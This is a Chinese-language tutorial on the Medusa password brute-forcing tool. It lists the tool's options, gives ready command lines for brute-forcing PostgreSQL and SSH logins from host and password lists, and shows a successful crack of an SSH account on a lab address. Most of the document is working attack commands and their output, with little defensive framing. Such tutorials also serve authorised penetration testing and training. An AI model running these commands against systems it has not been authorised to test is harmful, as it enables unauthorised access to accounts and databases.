
密码爆破工具：Medusa(美杜莎)

Medusa和hydra一样，同样属于在线密码破解工具。不同的是，medusa 的稳定性相较于 hydra 要好很多。但是也有缺陷。它的支持模块要比 hydra 少很多，也不支持 rdp 服务协议。同时，它的表单破解也存在着问题。但是不论什么工具，我们都应取其精华，善于利用。

（1）查看medusa所支持的模块

在终端输入命令，查看medusa所支持的模块。
medusa -d



我们可以看到，它支持多达20几种的模块。

（2）Medusa(美杜莎)基本用法

```
Medusa [-h host|-H file] [-u username|-U file] [-p password|-P
file] [-C file] -M module [OPT]
```

参数解释

```
-h [TEXT]       目标IP
-H [FILE]       目标主机文件
-u [TEXT]       用户名
-U [FILE]       用户名文件
-p [TEXT]       密码
-P [FILE]       密码文件
-C [FILE]       组合条目文件
-O [FILE]       文件日志信息
-e [n/s/ns]     N意为空密码，S意为密码与用户名相同
-M [TEXT]       模块执行名称
-m [TEXT]       传递参数到模块
-d              显示所有的模块名称
-n [NUM]        使用非默认端口
-s              启用SSL
-r [NUM]        重试间隔时间，默认为3秒
-t [NUM]        设定线程数量
-L              并行化，每个用户使用一个线程
-f              在任何主机上找到第一个账号/密码后，停止破解
-q              显示模块的使用信息
-v [NUM]        详细级别（0-6）
-w [NUM]        错误调试级别（0-10）
-V              显示版本
-Z [TEXT]       继续扫描上一次
```

（3）查看模块的帮助

```
medusa -M postgres -q
```

```
root@kali:/home/kai# medusa  -M postgres -q
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

postgres.mod (2.0) JoMo-Kun <jmk@foofus.net> :: Brute force module for PostgreSQL sessions

Available module options:
  DB:?
    Sets target database name.

  Usage example: "-M postgres -m DB:some_db"

root@kali:/home/kai#
```

（4）爆破postgres数据库密码

```
medusa -H /tmp/ip.txt -u postgres -n 5432 -P /tmp/pass.txt -e ns -M
postgres -T 255 -f -O /tmp/good.txt -r 0
```

参数解释

```
-H 爆破的主机文件列表
-u 爆破用户名
-n 爆破端口
-P 爆破使用密码
-e ns 判断密码是否是空密码,还是账号密码一样.
-M 使用模块的名字
-T 可以简单的理解为线程数
-f 一个ip爆破成功后,就停止该ip剩下的爆破.
-O 保存成功的文件
-r 0 重试间隔为0秒
```

```
root@kali:/# medusa -h 172.16.2.4 -u kai -P /home/kali/pass.txt -M ssh -T 32 -n 22 -e ns -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 32 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 11
ACCOUNT CHECK: [ssh] Host: 172.16.2.4 (1 of 1, 0 complete) User: kai (1 of 1, 0 complete) Password:  (1
 of 13 complete)
ACCOUNT CHECK: [ssh] Host: 172.16.2.4 (1 of 1, 0 complete) User: kai (1 of 1, 0 complete) Password: kai
 (2 of 13 complete)
ACCOUNT FOUND: [ssh] Host: 172.16.2.4 User: kai Password: kai [SUCCESS]
GENERAL: Medusa has finished.
root@kali:/#
```